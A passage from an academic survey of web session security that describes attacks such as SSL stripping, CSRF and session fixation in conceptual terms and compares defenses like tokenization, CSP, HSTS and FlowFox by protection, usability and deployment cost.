An active network attacker can mount a man-in-the-middle attack and arbitrarily modify HTTP requests and responses exchanged by the target user and remote web servers. In particular, it is worth mentioning *SSL stripping* [74], an attack whose aim is to prevent web applications from switching from HTTP to HTTPS. The attack exploits the fact that the initial connection to a website is typically initiated over HTTP and the upgrade to HTTPS is done through HTTP redirect messages, links or HTML forms targets. By corrupting the first HTTP response, the attacker may replace all HTTPS references with their HTTP version, to force

Table 3: Popular attacks against web authentication

Attack	*C*	*I*	*A*	*UA*	*Least Attacker*
CSRF		✗			*W*
Session fixation			✗		*W*
Login CSRF	✗				*W*
Content injection	✗	✗	✗	✗	*W*
HTTP sniffing	✗		✗	✗	*P*
HTTP tampering	✗	✗	✗	✗	*A*

the session in clear, and then forward the traffic received by the user to the real web server (possibly over HTTPS). The same operation will be performed for all the subsequent messages exchanged during the session, hence the web application will work seamlessly, but the communication will be entirely under the control of the attacker. The attack is particularly subtle, because the user may fail to notice the missing usage of HTTPS, which is only notified by some components of the browser's user interface (e. g. a padlock icon or a colored address bar).

These active network attacks may harm all the security properties of Section 2.1.1, since HTTP does not provide any confidentiality or integrity guarantee (cf. Section 1.1.3). Active network attackers are the only ones who can perform HTTP tampering, as represented in Figure 5f.

Table 3 summarizes, for each attack, the security properties violated and the weakest attacker who can perform it. Web attackers are already powerful enough to carry out all the attacks, with the exception of HTTP sniffing/tampering where a passive/active network attacker is needed.

2.2 PROTECTING WEB SESSIONS

2.2.1 Evaluation criteria

We evaluate existing defenses along three orthogonal axes.

Protection We assess the effectiveness of the proposed defense against the different attackers from our threat model. If the proposal does not prevent an attack against a given attacker in the most general case, we discuss under which assumptions it may still be effective.

Usability We evaluate whether the proposed mechanism may negatively affect the user experience, for instance by making some websites not working, by heavily impacting on the perceived performances of the user's browser or by involving the user into complicated security decisions.

Deployment cost We evaluate how much effort should be put by browser vendors and web developers to support a large-scale deployment of the defensive solution.

We exclude from our survey several solutions which have a very significant deployment cost and would require major changes to the current Web, such as new communication protocols or authentication mechanisms replacing cookies and passwords [29, 52, 62, 99].

2.2.2 Cross-site request forgery

Purely client-side solutions

Several browser extensions and client-side proxies have been proposed to counter the risks posed by CSRF attacks, including RequestRodeo [64], CsFire [93, 94] and BEAP [72]. All these solutions share the same idea of stripping authentication cookies from selected classes of cross-site requests sent by the browser. The main difference between the proposals is *when* this restrictive security policy should be applied, i. e. when a cross-site request should be legitimately considered as malicious.

All these solutions are designed to protect against web attackers, which host malicious web pages including (implicit) links to trusted websites, in the attempt of forcing the browser into sending them authenticated requests. Unfortunately, the protection is bound to fail if a web attacker is able to exploit a content injection vulnerability on the target website, since he may force the browser into sending authenticated requests to the target website from a *same-site* position. For the same reason, these defenses are ineffective against an active network attacker who can forge a HTTP response from the target website: this can be done even when the target website is entirely deployed over HTTPS, since the attacker can always include fake HTTP links in unrelated malicious web pages and provide arbitrary responses to the HTTP requests sent by the user's browser.

A very nice advantage of these client-side defenses is their low deployment cost: the user can install the extension/proxy on his machine and he will be automatically protected from CSRF attacks. On the other hand, usability may be at harm, since any heuristic for determining whenever a cross-site request should be considered malicious is bound to (at least occasionally) produce some false positives. To the best of our knowledge, the most sophisticated heuristic is implemented in the last release of CsFire [94], but a large-scale evaluation on the real Web has unveiled that even this approach may break legitimate functionalities of standard web browsing [28].

Allowed referrer lists

ARLs have been proposed as a client/server solution against CSRF attacks [28]. Roughly, an ARL is a whitelist that specifies which URLs are entitled to send authenticated requests to a given website. The whitelist is compiled by the developers of the site, who should be fully aware of the web application semantics, while its enforcement is done by the browser, that knows the navigation context in which a given request is generated. ARL policies received over HTTP can only overwrite old policies set over HTTP, while ARL policies delivered over HTTPS can overwrite any old policy.

ARLs are effective against web attackers, provided that no content injection vulnerability affects any of the whitelisted pages. If protection against active network attackers is desired, the ARL should only include HTTPS addresses and any request triggering a side-effect on the website should be similarly sent over HTTPS. Moreover, the ARL must have been set over HTTPS to prevent corruptions.

The deployment cost of ARLs is acceptable in most cases. Users must adopt a security-enhanced web browser, but ARLs do not require major changes for their implementation: the authors of the original paper [28] added ARLs support in Firefox with around 700 lines of C++ code. Web developers, instead, must write down their own whitelists. We believe that for many websites this process requires limited effort: for instance, e-commerce websites may include in their ARL only the desired e-payment provider, e. g. Paypal. For other sites, instead, a correct ARL may be large and rather dynamic, like in the case of service providers which desire to provide their functionalities only to selected websites. If ARLs are compiled correctly, their adoption is transparent to the end-user and has no impact on usability.

Tokenization

Tokenization is a popular server-side countermeasure against CSRF attacks [10]. The idea is that, when a user wants to perform a request with side-effects, he must also provide a token randomly generated by the web server. The inclusion of the token is transparently done by the browser during the legitimate use of the web application, e. g. every sensitive HTML form must be extended to include it as a hidden parameter. If the web server receives a request which does not include the correct token, no side-effect takes place. Tokens must vary among different users, otherwise an attacker could legitimately acquire a valid token for his own session and force it into the user's browser, to fool the web application into accepting malicious authenticated requests as part of the user's session.

Tokenization is robust against web attackers without scripting capabilities in the target website. Indeed, the tokens are included in the DOM of the web page and exposed to an attacker who exploits a content injection vulnerability. Even assuming the absence of content injection vulnerabilities, the secrecy of the tokens may be particularly hard to guarantee against network attackers: any request or response including a token must be sent over HTTPS.

The use of tokens is completely transparent to the end-user, but the deployment cost of tokenization may be high in practice for web developers. Manually inserting tokens is a tedious operation typically hard to get right. Some web development frameworks offer automatic support for tokenization, but are not always comprehensive and may leave room for attacks. These frameworks are language-dependant and may not be powerful enough for sophisticated web applications developed using various languages [28].

NoForge

NoForge [65] is a server-side proxy implementing the tokenization approach against CSRF, without requiring any change to the web application code. NoForge parses the HTTP responses sent by the web server and automatically extends each hyperlink and form with a secret token bound to the user's session; incoming requests are then delivered to the web server only if they contain a valid token.

The protection offered by NoForge is equivalent to what can be achieved by implementing tokenization at the server side. The adoption of a proxy for the tokenization task significantly lowers the deployment cost of the defensive solution, but it has a negative impact on usability, since HTML links and forms which are dynamically generated at the client side will not be rewritten to include the secret token. Requests sent by clicking on these links or by submitting these forms will then be rejected by NoForge.

Origin Checking

Origin checking is a popular alternative to tokenization [10]. Modern web browsers implement the `Origin` header, a privacy-preserving variant of the `Referer` header. Like its ancestor, this header contains information about the origin which generated a request sent to the web server, hence web developers may inspect it to detect whether a potentially dangerous cross-site request has been generated by a trusted domain or not.

Origin checking is robust against web attackers without scripting capabilities in any of the domains trusted by the target website. An active network attacker, however, can forge HTTP responses from a trusted domain, so as to force the browser into sending authenticated requests to the target from a trusted position. Moreover, if the `Origin` header is included in a HTTP request, it may have been corrupted, thus voiding the protection. Hence, to achieve protection against active network attackers, only headers sent by a HTTPS page over a HTTPS connection must be trusted.

Server-side origin checking is transparent to the end-user and has no impact on the navigation experience. The solution has a lower deployment cost than tokenization, since it can be implemented by properly configuring a web application firewall, e. g. ModSecurity. This means that there is no need to carry out a comprehensive inspection of the web application code to identify the program points where origin checking should take place, hence the typical deployment cost for origin checking is low. Unfortunately, to use the `Origin` header as a defense against CSRF, websites must not perform side-effecting operations as the result of a GET request, since this header is only attached to POST requests [10]. While only POST requests should trigger side-effects according to the HTTP specification, many websites ignore this indication and thus enforcing this practice on existing websites may be hard.

2.2.3 Session fixation

Serene

SERENE is a browser extension offering automatic protection against session fixation attacks [95]. It inspects each outgoing HTTP(S) request sent by the browser and applies a heuristic to identify cookies which are likely used for authentication purposes: if any of these cookies was not set via HTTP headers, it is stripped from the outgoing request, hence cookies fixed by a malicious script cannot be used to authenticate the client. The key observation behind this design is that existing websites always set their authentication cookies using HTTP headers.

The solution is designed to be robust against web attackers: if no header injection vulnerability affects the target website w, a web attacker can fix a cookie for w only by exploiting a script injection vulnerability, but (authentication) cookies set by a script are never sent over the network by a browser extended with SERENE. The protection offered by SERENE can be voided by an active network attacker, who can overwrite any cookie by forging HTTP responses from w. Similarly, SERENE is not effective against a related-domain attacker, since this attacker can set domain cookies for w using standard HTTP headers.

The deployment cost of this solution is very low: users can just install SERENE in their browser and it will provide automatic protection against session fixation for any website, even though the false negatives produced by the heuristic may still leave room for attacks. Similarly, the usability of SERENE crucially depends on the underlying heuristic: its false positives may negatively affect the user experience, since some cookies which should be accessed by the web server are never sent to it. In practice, it is impossible to be fully accurate in the authentication cookie detection process, even using sophisticated techniques [18], hence it is hard to ensure that no usability issue will bother the end-user.

Origin cookies

Origin cookies, which have been proposed to rectify some known integrity issues affecting standard cookies (cf. Section 1.4), are cookies that are only sent to and can only be modified by an exact web origin [16]. For instance, an origin cookie set by `https://example.com` can only be overwritten by an HTTPS response from `example.com` and will only be sent to `example.com` over HTTPS. Origin cookies are sent by the browser using a new custom header, thus letting web applications distinguish origin cookies from normal ones.

Since origin cookies are isolated between different origins, active network attackers and related-domain attackers have no more power than standard web attackers. This means that all these attackers may be able to fix an origin cookie only by exploiting a content injection vulnerability on the target website.[3]

The deployment cost of origin cookies is low when a website is entirely hosted on a single domain and served over a single protocol: for such a website, it is

3 The reference specification for origin cookies [16] never clarifies whether these cookies should be legitimately set by JavaScript.

enough to add the backward-compatible `Origin` attribute to all of its cookies. On the other hand, if a web application needs to share cookies between different schemes or related domains, the web developer is forced to implement a federation protocol connecting different sessions built on distinct origin cookies: this may be a non-trivial task which may also have a perceivable impact on the application performances.

Refresh of authentication cookies

The simplest defense against session fixation is implemented at the server side, by ensuring that the authentication cookies identifying the user's session are refreshed when the level of privilege changes, i. e. when the user successfully logs in to the website [61]. If this is done, no cookie fixed by an attacker before the first authentication step may be used to identify the user's session.

Remarkably, even though cookies do not provide strong integrity guarantees, this solution is effective even against active network attackers. Indeed, an active network attacker may be able to arbitrarily overwrite any cookie set in the user's browser before the password-based authentication step, but a fresh authentication cookie unknown to the attacker will be generated by the server to identify the session.

Renewing authentication cookies upon password-based authentication is a recommended security practice and it is straightforward to implement for newly written web applications. However, retrofitting an existing web application may require some effort, since the authentication-related parts of session management must be clearly identified and corrected. It may actually be more viable to keep the application code unchanged and operate at the framework level, by enforcing a renewal of the authentication cookies whenever a password is identified in an incoming HTTP(S) request [61]. This solution is framework-specific and any failure at detecting a submitted password may leave room for session fixation attacks.

2.2.4 Login cross-site request forgery

Origin cookies

Login CSRF is briefly mentioned as a motivating example in the paper on origin cookies [16]. Recall that these cookies can only be set by an exact web origin, thus providing stronger integrity guarantees than standard cookies. Since origin cookies cannot be overwritten by an attacker, the authentication cookies identifying the attacker's session cannot be imposed in the user's browser, thus eliminating a possible vector for login CSRF. Nevertheless, an attacker can still be able to carry out a login CSRF by forcing the user's browser into silently submitting a login form including the attacker's credentials to the target website.

Origin cookies only *mitigate* the threats posed by this scenario, making it more unlikely: if the user is already authenticated on the target website and the latter refuses any subsequent login request by the user, the adoption of origin cookies is enough to prevent login CSRF. Since these are quite strong assumptions and login forms can be submitted by any attacker from our threat model, we argue that origin cookies are not a robust countermeasure against login CSRF.

Pre-sessions

A commonly used server-side defense against login CSRF relies on pre-sessions [10]. The core idea resembles the tokenization approach against CSRF: whenever a user first visits the website, the web server generates a fresh random secret, identifying the session *before* the password is submitted by the user. This random secret is included in a specific cookie (a *login cookie*) and it will appear as a hidden field of the login form. When the login form is submitted, the web server checks that the browser is presenting a login cookie including the correct secret; if this is not the case, the login request is rejected. Different implementations of this technique are possible, since it is not strictly needed that the secret is directly included in the login cookie: the important aspect is that the web server must be able to bind the value in the cookie with the secret in the form, e. g. using cryptography.

This solution is robust against web attackers without scripting capabilities on the target website: if a web attacker is able to exploit a content injection vulnerability, he can simply establish a session with the target website and then impose the legitimately obtained authentication cookies into the user's browser. Pre-sessions are not effective against related-domain and active network attackers, due to the low integrity guarantees provided by standard cookies.

The deployment cost of pre-sessions may be relatively high in practice, since the web developer has to clearly isolate the authentication-related portions of the application code to extend them with the required integrity checks.

Origin Checking

Checking the `Origin` header is a possible server-side solution against login CSRF: the server may inspect this header to determine whether a login request was sent from a trusted origin or not. From a security perspective, this approach shares the same limitations of the usage of origin checking to defend against standard CSRF, i. e. it is robust only as long as the attacker has no scripting capabilities in any of the trusted origins. Protection against active network attackers requires that the `Origin` header is sent from a HTTPS page over a HTTPS connection.

The deployment cost of origin checking as a solution against login CSRF is low. It is significantly easier to implement origin checking as a solution to login CSRF rather than standard CSRF, since login operations are typically performed using POST requests, which ensure that the `Origin` header is correctly populated by the browser.

2.2.5 Content injection

Given the critical impact of content injection attacks, there exist many proposals which focus on them: most of them exclusively target XSS attacks, some are effective also against markup injection, but none of them provides protection against header injection. Here we compare the most relevant solutions and we classify them depending on *where* the protection mechanism operates.

Purely client-side solutions

NOXES is one of the first client-side defenses against XSS attacks [68]. It is implemented as a web proxy installed on the user's machine, aimed at preserving the confidentiality of sensitive data such as cookies and session identifiers. Instead of blocking malicious script execution, NOXES analyzes the pages fetched by the user to allow or deny outgoing connections on a whitelist basis: static links embedded into a page are automatically considered safe with respect to XSS attacks. In more complicated cases, NOXES resorts to user interaction to take a security decision.

SESSIONSHIELD [81] is a client-side proxy preventing the leakage of authentication cookies via XSS attacks. It operates by automatically identifying these cookies in incoming response headers, stripping them from the responses, and storing them in a private database inaccessible to scripts. SESSIONSHIELD then reattaches the previously stripped cookies to outgoing requests originating from the client to preserve the session. A similar idea is implemented in ZAN [101], a browser-based defense which (among other things) automatically applies the `HttpOnly` attribute to the authentication cookies detected through the usage of a heuristic.

For all these proposals the deployment cost is low, since no server-side modifications are required and users simply need to install an application on their machines to be protected. Conversely, they suffer from usability issues: NOXES requires too much user interaction to be adopted in the modern Web, given the high number of dynamic links [81]; SESSIONSHIELD and ZAN, instead, may lead to annoyances whenever some cookies are incorrectly detected as authentication cookies by the underlying heuristics, since these cookies would be made unavailable to legitimate scripts.

Besides the proposals above, which just protect authentication cookies against XSS, there exist several protection mechanisms which try to prevent XSS attacks altogether, e. g. the NOSCRIPT extension for Firefox [73], IE XSS Filter [92] and WebKit XSSAuditor [11]. NOSCRIPT takes the restrictive choice of allowing script execution on a whitelist basis: this provides high protection against both reflected and stored XSS attacks, despite of being unable to detect stored XSS within whitelisted web sites. From a usability standpoint, the security offered by NOSCRIPT comes at the cost of involving the user in many security decisions. IE XSS Filter and WebKit XSSAuditor, instead, perform string matching analysis on HTTP requests and corresponding responses to detect and stop reflected XSS attacks. These solutions showed an acceptable usability and have thus been introduced in standard web browsers.[4]

4 However, these solutions have also been exploited to introduce new flaws in otherwise secure websites [63, 80].

Hybrid client-server solutions

The `HttpOnly` attribute has been introduced in 2002 with the release of Internet Explorer 6 SP1 to mitigate the theft of authentication cookies via content injection attacks. However, the threats posed by these attacks are not limited to cookies theft, hence several other proposals have been developed to improve protection.

Browser-Enforced Embedded Policies (BEEP) [60] hinges on the assumption that web developers have a precise understanding of which scripts should be trusted for execution. Websites should provide a filtering policy to the browser in order to allow the execution of trusted scripts only, blocking any malicious script injected in the page. The policy is embedded in web pages through a *security hook* implemented as a trusted JavaScript function which is invoked by a specially-modified browser during the parsing phase. BLUEPRINT [71] tackles the problem of denying malicious script execution by relieving the browser of building untrusted HTML parse trees. Indeed, the authors claim that relying on the HTML parsers of different browsers is inherently unsafe, due to the presence of numerous browser quirks. In this approach, web developers provide annotations on web application code which generates user-provided contents. Once the untrusted HTML is identified, a script-free approximation of the parse tree is produced on the server and transmitted to the browser. Then, a client-side JavaScript decodes the sanitized parse tree and reconstructs the page. The deployment cost of both solutions is high, since they require changes to the web application. However, with respect to BEEP, the deployment cost of BLUEPRINT is lower, since it does not require browser modifications. In contrast, BLUEPRINT suffers from several performance problems which may have a major impact on usability [102]. Both solutions are mainly focused on preventing untrusted script execution and no protection is provided against injections of HTML markup code. Furthermore, it has been shown that BEEP is prone to *node-splitting* attacks and to more advanced XSS injections similar to return-to-libc attacks [60].

Along the same line of research, NONCESPACES [51] is an approach which enables web clients to distinguish between trusted and untrusted contents to prevent content injection attacks. All the (X)HTML tags and attributes within a page are enriched with randomly chosen strings by the web application, generated according to a hierarchy of content trust classes. NONCESPACES provides a policy mechanism which enables web developers to declare constraints on elements, attributes and values according to their trust class. The server sends the URI of the policy for the current page and the mapping between trust classes and random strings as HTTP headers to the browser, which is responsible of enforcing the policy. In parallel with the development of NONCESPACES, Nadji *et al.* [79] proposed a similar solution based on the concept of *document structure integrity* (DSI). The approach relies on marking at server side nodes generated by user-inserted data, so that the browser is able to recognize and isolate them during the parsing phase to prevent unintended modifications to the document structure. Permitted ways to modify the document structure are specified by a confinement policy provided by the server. Untrusted data is enclosed within randomly generated markers, i. e. sequences of Unicode whitespace characters. These markers and the confinement policy are shipped to the browser in the `<head>` tag of the requested page. To dynamically keep track of untrusted data upon document structure manipulation, all browser parsers supporting DSI must be modified. NONCESPACES and DSI annotate untrusted data automatically by using a modified version of a template engine and taint tracking, respectively. The deployment cost of these solutions is high, since they require major changes on both server and client side. On the other hand, the usability is also high, since the policies are tailored standard behavior of users interacting with the web application in permitted ways. These solutions are effective at preventing stored and reflected XSS attacks, and allow web developers to permit the inclusion of user-provided HTML code in a controlled way.

All the aforementioned proposals share the idea of defining a *security policy* which is enforced at the client side [102]. The same principle is embraced by the Content Security Policy (CSP) [21], a web security policy standardized by W3C and adopted by all major browsers with the exception of Internet Explorer, which offers a very limited support. CSP is deployed via a HTTP response header and allows to specify the trusted origins from which the browser is permitted to fetch the resources included in the page. The control mechanism is fairly granular, allowing to distinguish among different types of resources, such as JavaScript, CSS and XHR targets. Unless differently specified, CSP does not allow inline scripts and CSS directives (which can be used for data exfiltration) and the usage of particularly harmful JavaScript functions (e. g. `eval`). When properly configured, the CSP provides an effective defense against XSS attacks. However, general content injection attacks, such as markup code injections, are not prevented by the CSP. The cost of deploying an accurate policy for legacy applications can be high, since a major site restyling for inline scripts and styles removal is required. Being the CSP defined on a page-by-page basis, it places restrictions even on the development of new applications [102], but the average deployment cost is acceptable. Though providing security benefits and being supported by many standard web browsers, it has been shown that the adoption rate of CSP is still not significant [103].

2.2.6 HTTP sniffing

Obviously, sniffing can be prevented by using HTTPS, which ensures the confidentiality of the communication session. While it is well-understood that passwords should only be sent over HTTPS, web developers often underestimate the risk of leaking authentication cookies in clear, thus undermining session authenticity. As a matter of fact, many websites are still only partially deployed over HTTPS, either for better performances or because only a part of their contents need to be secured. However, cookies set by a given website are by default attached to *all* the requests sent to it, irrespectively of the communication protocol. If a web developer wants to deliver a non-sensitive portion of her website, e. g. images, over HTTP, it is still possible to protect the confidentiality of the authentication cookies by assigning them the `Secure` attribute.

Activating HTTPS support on a server needs little technical efforts, but requires a signed public key certificate, as discussed in Section 1.2.1. The adoption of secure cookies is straightforward whenever the entire website is deployed over HTTPS: it is enough to add the `Secure` attribute to all the cookies set by the website. For sites partially served over HTTPS, however, the deployment cost may be high, since secure cookies cannot be used to authenticate the user on the HTTP portion of the website. Keeping the user authenticated while ensuring that security-critical operations are only available over HTTPS would require a change to the cookie scheme.

2.2.7 HTTP tampering

HTTP traffic tampering can be completely prevented only by using HTTPS with trusted certificates throughout all the session: a single insecure request can be enough to compromise the security of the entire session. The solutions proposed in this section aim at enforcing the usage of HTTPS and/or protecting against SSL stripping attacks.

HProxy

HProxy is a client-side solution against SSL stripping which analyzes the browser history to produce a profile for each website visited by the user [82]. A profile contains information about the usage of HTTP redirect messages, `iframe` tags, HTML forms and JavaScript blocks. HProxy inspects all the responses sent to requests initiated by the user's browser and compares them against the corresponding page profiles: modifications from the expected behavior are evaluated against a strict set of rules to decide whether the received response should be accepted or an error should be returned to the user.

The deployment cost of HProxy is very low: the user simply needs to install the software on his machine and configure the browser proxy settings to use it. Unfortunately, the effectiveness of HProxy crucially depends on the completeness of the detection ruleset and the precision of the JavaScript preprocessor, which must be able to deal with blocks of code that partially change in consecutive page loads. The main concern here is about usability, since the proposed method for JavaScript analysis is bound to produce some false positives. Moreover, the solution clearly does not provide any protection for websites which have never been visited by the user.

*HTTP Strict Transport Security (*HSTS*)*

HSTS is a security policy implemented in modern web browsers, which allows a web server to communicate to a user agent to interact with it exclusively over a secure channel [55]. HSTS policies can be delivered only over a HTTPS connection via a HTTP response header, where it is possible to specify the lifetime and whether the policy should be enforced also for requests sent to subdomains (e. g. to protect cookies shared by them). When the browser performs a request to a HSTS host, its behavior is modified so that every HTTP reference is transformed into a HTTPS reference before being accessed; TLS errors (e. g. self-signed certificates or name mismatches) terminate the communication session and the embedding of mixed contents is prohibited.

Similarly to the previous solution, HSTS is not able to provide any protection against active network attackers whenever the initial request to a website is carried out over an insecure channel: to address this issue, browsers vendors include a list of known HSTS hosts, but this approach does not scale enough to cover the entire Web. A recently introduced attack against HSTS [98] exploits the fact that implementations trust the operating system current time: since (almost) all modern OSs employ the NTP protocol for time synchronization with security features disabled by default, an active network attacker can mount a man-in-the-middle and modify the system time, thus making HSTS policies expire. HSTS support can be activated by web developers with little effort, however its adoption is currently limited by the missing support from Internet Explorer, one of the most used browsers in the market.

HTTPSEverywhere

HTTPS Everywhere [86] is an extension for Firefox, Chrome and Opera which performs URL rewriting to force access to the HTTPS version of a website whenever available, according to a set of hard-coded rules supplied with the extension. Essentially, HTTPS Everywhere applies the same idea of HSTS, with the difference that no instruction by the website is needed: the ruleset is populated by security experts and volunteers.

The deployment cost of this solution is low: the user just needs to install the extension to enforce the usage of HTTPS on supported websites. On the down side, HTTPS Everywhere is able to protect only sites included in the ruleset: even if the application allows the insertion of custom rules, this requires technical skills (writing regular expressions) that a typical user does not have. In case of partial lack of HTTPS support, the solution may break websites and user intervention is required to switch to the usual browser behavior: these problems can be rectified by refining the ruleset.

We summarize in Table 4 our survey of the different solutions. For each proposal, we make explicit the assumptions needed for security against the different attacker models. If a solution presents occasional usability issues, we deem it as unusable. The deployment cost is evaluated as fairly as possible on the average case. XSS filters are not deemed as secure or insecure: they surely help in preventing many attacks, but their adequacy is still subject of debate [63, 80].

2.3 DEFENSES AGAINST MULTIPLE ATTACKS

All the web security mechanisms described so far have been designed to prevent (or mitigate) very specific attacks against web sessions. Still, in the literature there

Table 4: Analysis of proposed defenses.

Attack	*Proposal*	*Type*	*Attacker*	*Safety*	*Assumptions*	*Usability*	*Cost*	*Assumptions*
CSRF	Client-side defenses	client	W, P, R	✓	(1s)	✗	low	-
			A	✗	-			
	Allowed referrer lists	client/server	W, P, R	✓	(2s)	✓	medium	-
			A	✓	(2s) (5s)			
	Tokenization	server	W, P, R	✓	(1s)	✓	high	-
			A	✓	(1s) (6s)			
	NoForge	server	W, P, R	✓	(1s)	✗	low	-
			A	✓	(1s) (6s)			
	Origin checking	server	W, P, R	✓	(2s)	✓	low	(1c)
			A	✓	(2s) (5s)			
Session fixation	Serene	client	W, P	✓	(3s)	✗	low	-
			R, A	✗	-			
	Origin cookies	client/server	W, P, R, A	✓	(1s)	✓	low	(2c)
	Cookies renewal	server	W, P, R, A	✓	-	✓	medium	(3c)
Login CSRF	Origin cookies	client/server	W, P, R, A	✗	-	✓	low	(2c)
	Pre-sessions	server	W, P	✓	(1s)	✓	high	-
			R, A	✗	-			
	Origin checking	server	W, P, R	✓	(2s)	✓	low	-
			A	✓	(2s) (5s)			
Content Injection	Noxes, SessionShield, Zan	client	W	✓	(7s)	✗	low	-
	NoScript	client	W	✓	(4s) (8s)	✗	low	-
	In-browser XSS filters	client	W	-	-	✓	low	-
	HttpOnly cookies	client/server	W	✓	(7s)	✓	low	-
	BEEP	client/server	W	✗	-	✓	high	-
	Blueprint	client/server	W	✓	(4s)	✗	high	-
	Noncespaces, DSI	client/server	W	✓	-	✓	high	-
	CSP	client/server	W	✓	(4s)	✓	medium	(4c)
HTTP sniffing	HTTPS w. secure cookies	client/server	P, A	✓	-	✓	low	(5c)
HTTP tampering	HProxy	client	A	✓	(9s)	✗	low	-
	HSTS	client/server	A	✓	(9s) (10s)	✓	low	-
	HTTPS Everywhere	client	A	✓	(11s)	✓	low	-

(1s) no content injection on website
(2s) no content injection on source
(3s) no header injection on website
(4s) no markup injection
(5s) source and destination over HTTPS
(6s) full HTTPS deployment on website
(7s) only cookie leakage via script
(8s) no stored XSS in whitelisted sites
(9s) only for already visited sites
(10s) no NTP exploitation
(11s) only for sites in the ruleset

(1c) no side-effects on GETs
(2c) no cookie sharing between schemes/sub-domains
(3c) easy to retrofit authentication-related code portion
(4c) for new applications
(5c) no cookies sharing between schemes

are also a number of proposals aimed at providing a more comprehensive solution to a range of different threats. All these proposals are based on good insights and are worth mentioning, however they are significantly more complex than those in the previous section and their original papers do not always provide comprehensive details about them for space reasons. Hence, it is much harder to provide a schematic overview and to discriminate between current limitations and intrinsic shortcomings in the design which cannot be overcome by further work in the same research line. To carry out a fair analysis and avoid inaccurate speculations, we decide to:

- evaluate the effectiveness of each solution only with respect to the threat model considered in the original papers;
- assert whether a given attack is prevented or not only if there is definite evidence in the existing literature that this is the case.

2.3.1 FlowFox

FlowFox [49] is the first web browser implementing a full-fledged information flow control framework for general confidentiality policies. The chosen enforcement technique is *secure multi-execution*, a dynamic approach based on the idea of performing multiple runs of a given program under a special policy for input/output operations ensuring non-interference [30]. In FlowFox, every script is subject to secure multi-execution, hence many confidentiality threats posed by script injection attacks are prevented: for instance, web attackers cannot leak authentication cookies using XSS. In recent work, FlowFox has been extended to include limited support for integrity policies and has proved to be able to stop various CSRF attacks [66].

Since many web attacks can be naturally interpreted as violations of an intended information flow policy, FlowFox holds great promise in being an appropriate solution for them. Unfortunately, the protection offered by FlowFox is limited to threats posed by malicious scripts, hence some important attack vectors exploited by web attackers are not covered, e. g. redirects through HTTP headers to carry out a CSRF. This limitation can be overcome by multi-executing the entire browser rather than just the scripts, but this would require a major reengineering of FlowFox and would likely have a quite significant impact on the performance of the browser. On the other hand, we observe that FlowFox is effective even against stored XSS attacks, given that *every* script is run under secure multi-execution. Protection against network attacks is beyond the scope of FlowFox.

We think that a set of default information flow policies shipped with FlowFox may already be enough to stop/mitigate a wide class of attacks against web sessions launched by malicious scripts. Remarkably, a preliminary experiment on the top 500 sites of Alexa shows that usability is preserved for a very simple policy which marks as sensitive any access to the cookie jar [49]. However, a large-scale deployment of the browser would likely require web developers to write down their own policies to ensure the usability of their websites. The original paper on FlowFox never quantifies the complexity of this operation, but we think that a comprehensive information flow policy for a real website may be hard to write down. The adoption of secure multi-execution also has an impact on the usability of the browser, since the performance of FlowFox are approximately 20% worse than those of a standard web browser, even under a relatively simple two-level policy.

2.3.2 AJAX intrusion detection system

Guha *et al.* proposed an AJAX intrusion detection system based on the combination of a static analysis for JavaScript and a reverse proxy in the browser [50]. The static analysis is employed by the server to construct the control flow graph of the AJAX application to protect, while the reverse proxy in the browser dynamically monitors and prevents violations to the expected control flow. The solution also implements defenses against mimicry attacks, where the attacker complies with legitimate access patterns to hide his malicious purposes.

The approach is deemed useful to mitigate the threats posed by content injection and to prevent (login) CSRF, provided that these attacks are launched via AJAX. Since the syntax of the control flow graph explicitly tracks session identifiers, session fixation attacks can be prevented: indeed, in these attacks there is a mismatch between the cookie set in the first response sent by the web server and the cookie which is included by the browser in the login request, hence a violation to the intended control flow will be detected. The approach is effective even against AJAX-based stored XSS attacks, provided that they are mounted after the construction of the control flow graph.

The solution has a relatively low deployment cost, since the construction of the control flow graph is totally automatic; however, the browser has to be extended to include the reverse proxy facility. The adoption of a context-sensitive static analysis for JavaScript makes the construction of the control flow graph very precise, hence preserving the usability of the web application.

2.3.3 JavaScript security policies

In the literature, there are several proposals of mechanisms for enforcing general security policies on untrusted JavaScript code [70, 75, 85, 104]. We refer the interested reader to a recent survey by Bielova [12] for a comprehensive overview of these proposals. Security policies for JavaScript have proved helpful for protecting access to authentication cookies, thus limiting the dangers posed by XSS, and for restricting cross-domain communication by untrusted code. We conjecture that other useful policies for protecting web sessions can be encoded in these frameworks, but the authors of the original papers do not discuss them. All these solutions are effective even against stored XSS attacks.

Devising a comprehensive security policy for JavaScript code may be hard for web developers, but some default policies can already support a good degree of protection and there is preliminary evidence that some useful policies can be automatically synthesized by static analysis or runtime training [75]. Web developers can always retrofit their security policies to ensure the usability of their web applications.

2.3.4 Escudo

Escudo [59] is a novel protection model for web browsers, extending the standard same-origin policy to rectify several known shortcomings. By assimilating the browser to an operating system, the authors of Escudo argue the adoption of a hierarchical protection rings mechanism, where different elements of the DOM are placed in n different rings with decreasing privileges; the definition of the number of rings and the ring assignment for the DOM elements is done by individual web developers. Developers can also assign protection rings to their cookies, while the internal browser state is put by default in ring 0. Access to objects in ring h is allowed only to subjects in ring $k \leq h$.

Escudo is designed to prevent XSS and CSRF attacks. Untrusted web contents should be put in the least privilege ring, so that scripts crafted by exploiting a reflected XSS vulnerability would not harm. Similarly, requests from untrusted web pages should be put in a low privilege ring without access to authentication credentials, thus preventing CSRF attacks. Observe, however, that stored XSS vulnerabilities may be exploited to inject code running with high privileges in trusted web applications and attack them. The authors of Escudo do not discuss any solution against network attacks.

Deploying ring assignments for Escudo looks challenging. The authors evaluate this aspect by retrofitting two existing opensource applications: both experiments required around one day of work, which looks reasonable. On the other hand, many web developers are not security experts and the fine-grained policies advocated by Escudo may be too much of a burden for them: without tool support for annotating the DOM elements, the deployment cost of Escudo would be high, especially if a comprehensive solution is desired. Escudo is designed to be backward compatible: Escudo-based web browsers are compatible with non-Escudo applications and vice-versa; if an appropriate policy is put in place, no usability issue will affect the end-user, besides a slight decrease in the performance of the browser (around 5% of loss).

2.3.5 CookiExt

